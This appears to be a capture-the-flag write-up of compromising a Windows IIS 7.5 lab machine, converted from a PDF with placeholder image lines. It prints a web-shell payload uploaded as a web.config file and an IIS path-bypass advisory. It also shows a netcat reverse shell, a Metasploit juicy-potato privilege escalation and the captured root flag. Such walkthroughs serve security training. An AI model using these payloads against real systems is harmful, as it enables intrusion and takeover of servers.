
Information Gathering


1) Found open ports

```
-(vigneswar&VigneswarPC)-[~]
$\tcpscan 10.10.10.93
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 16:32 IST
Nmap scan report for 10.10.10.93
Host is up (0.40s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
      STATE SERVICE VERSION
80/tcp open http
                     Microsoft IIS httpd 7.5
 http-methods:
    Potentially risky methods: TRACE
_http-server-header: Microsoft-IIS/7.5
_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.67 seconds
  -(vigneswar® VigneswarPC)-[~]
$
```

2) Checked the website




3) Found files using tidle vulnerability https://github.com/bitquark/shortscan



4) Found a upload functionality





Vulnerability Assessment

1) Found a vulnerability

Title: Microsoft IIS 7.5 .NET source code disclosure and authentication bypass

Affected Software:

Microsoft IIS/7.5 with PHP installed in a special configuration (Tested with .NET 2.0 and .NET 4.0) (tested on Windows 7)

The special configuration requires the "Path Type" of PHP to be set to "Unspecified" in the Handler Mappings of IIS/7.5

Details:

The authentication bypass is the same as the previous vulnerabilities: Requesting for example

http://<victimIIS75>/admin:\$i30:\$INDEX_ALLOCATION/admin.php will run the PHP script without asking for proper credentials.

By appending /.php to an ASPX file (or any other file using the .NET framework that is not blocked through the request filtering rules, like misconfigured: .CS,.VB files)

IIS/7.5 responds with the full source code of the file and executes it

as PHP code. This means that by using an upload feature it might be possible (under special circumstances) to execute arbitrary PHP code. Example: Default.aspx/.php

2) Found a allowed fille extension

The .NET framework uses a variety of file extensions for different purposes. Here are some of the most common ones:


- 1. ASPX: ASP.NET Web Forms file, used for creating dynamic web pages.
- 2. ASCX: ASP.NET Web User Control file, used for creating reusable components.
- 3. ASAX: ASP.NET application file, often used for application-level events.
- ASHX: ASP.NET HTTP handler file, used for handling raw HTTP requests.
- CONFIG: Configuration file, typically used for application settings (e.g., web.config, app.config).
- CS: C# source code file.
- 7. VB: Visual Basic .NET source code file.
- 8. **RESX**: Resource file, used for managing resources like strings and images.
- 9. DLL: Dynamic Link Library, used to store compiled code that can be used by applications.
- 10. SVC: WCF service file, used for defining Windows Communication Foundation services.
- 11. **EDMX**: Entity Data Model file, used with E ψ y Framework for data modeling.

```
Request
                                                                                                                                                             Response
                                                                                                                                    Ø 🗐 \n ≡
  Pretty
              Raw
                                                                                                                                                             Pretty
                                                                                                                                                                          Raw
                                                                                                                                                                                      Hex
                                                                                                                                                                                                Render
                                                                                                                                                             7 Date: Wed, 10 Jul 2024 11:40:45 GMT
8 Content-Length: 1110
     POST /TRANSFER.ASPX HTTP/1.1
     Host: 10.10.10.93
     Host: 10.10.10.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.93/TRANSFER.ASPX
Content-Type: multipart/form-data;
                                                                                                                                                                 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtmll/DTD/xhtmll-transitional.dtd">
                                                                                                                                                                 -----11936355861003694060258346691
     boundary=
     Content-Length: 879
     Origin: http://10.10.10.93
Connection: keep-alive
Upgrade-Insecure-Requests: 1
                                                                                                                                                                           Secure File Transfer

cyreado
<pr
                                                                                                                                                            18
19
                                                 -11936355861003694060258346691
     Content-Disposition: form-data; name="__VIEWSTATE
      /wEPDwUKMTI30DM5MzQ0Mq9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlwYXJ0L2Zvcm0tZGF0YRYCAgUPDxYGHgRUZXh0B
                                                                                                                                                                             RSJbnZhbGlkIEZpbGUuIFBsZWFzZSBOcnkgYWdhaW4eCUZvcmVDb2xvcgqNAR4EXyFTQgIEZGRk3TqROjjEHP/vTPpqzB
    yee7jBxcw6bodU2Gdqeg==" />
</div>
     /wEWAgKMgsz3BALt3oXMA3xvpJ3Q5MRUuhvlihp3XgmVi+17
                                                  - 11936355861003694060258346691
     Content-Disposition: form-data; name="FileUpload1"; filename="WEBSHELL.config" Content-Type: application/octet-stream
                                                                                                                                                                              <input type="hidden" name="_EVENTVALIDATION" id="_EVENTVALIDATION" value="/wEwAgKPm7ZiAu3ehcwDFzl8LpmVMvvTuCb7gdSdyvUB5kQ=" />
     <?php system($ GET["cmd"]); ?>
                                                                                                                                                           28
29
30
                                                                                                                                                                           -----11936355861003694060258346691
     Content-Disposition: form-data; name="btnUpload"
                                                                                                                                                                              -----11936355861003694060258346691--
                                                                                                                                                                                 File uploaded successfully
                                                                                                                                                            35 </body>
36 </html>
② ② ← → Search
                                                                                                                                 \mathcal{P} 0 highlights \bigcirc \bigcirc \bigcirc \bigcirc \bigcirc


    Ø highlights
```

3) Found a way to exploit config



4) Got rce

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Configuration%20IIS%20web.config/web.config



Exploitation

1) Got reverse shell

```
(vigneswar&VigneswarPC)-[~]
 -$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.93] 49158
ls
   Directory: C:\windows\system32\inetsrv
Mode
                   LastWriteTime
                                     Length Name
             5/30/2018 4:14 AM
d----
                                            config
d----
             5/30/2018 5:18 AM
                                            en-US
             7/14/2009 4:38 AM
                                     193536 appcmd.exe
-a---
             6/10/2009 11:33 PM
                                       3654 appcmd.xml
-a---
             7/14/2009
                                     189952 AppHostNavigators.dll
                       4:40 AM
-a---
             7/14/2009 4:40 AM
                                      65536 apphostsvc.dll
-a---
                                     382464 appobj.dll
             7/14/2009 4:40 AM
-a---
             7/14/2009 4:40 AM
                                     533504 asp.dll
             7/13/2009 11:50 PM
                                     22196 asp.mof
             7/14/2009
                        4:38 AM
                                     229376 aspnetca.exe
```

Privilege Escalation

1) Found impersonate privileges

PS C:\Users\Public\Downloads> whoami /priv PRIVILEGES INFORMATION Privilege Name Description State _____ ______ _____ ____ SeAssignPrimaryTokenPrivilege Replace a process level token Disabled SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled **SeAuditPrivilege** Generate security audits Disabled SeChangeNotifyPrivilege Enabled Bypass traverse checking SeImpersonatePrivilege Impersonate a client after authentication Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled PS C:\Users\Public\Downloads>

2) Exploited it

```
msf6 exploit(windows/local/ms16_075_reflection_juicy) > set session 2
session => 2
msf6 exploit(windows/local/ms16_075_reflection_juicy) > run
[*] Started reverse TCP handler on 10.10.14.19:4444
[+] Target appears to be vulnerable (Windows 2008 R2)
[*] Launching notepad to host the exploit...
   Process 2704 launched.
[*] Reflectively injecting the exploit DLL into 2704...
[*] Injecting exploit into 2704...
[*] Exploit injected. Injecting exploit configuration into 2704...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176198 bytes) to 10.10.10.93
[*] Meterpreter session 4 opened (10.10.14.19:4444 -> 10.10.10.93:49169) at 2024-07-10 18:01:13 +0530
meterpreter > shell
Process 1692 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>cd \Users\Administrator\Desktop
cd \Users\Administrator\Desktop
C:\Users\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Administrator\Desktop>type root.txt
type root.txt
f42f17d32d546a4c1c281cc88f0f624f
C:\Users\Administrator\Desktop>
```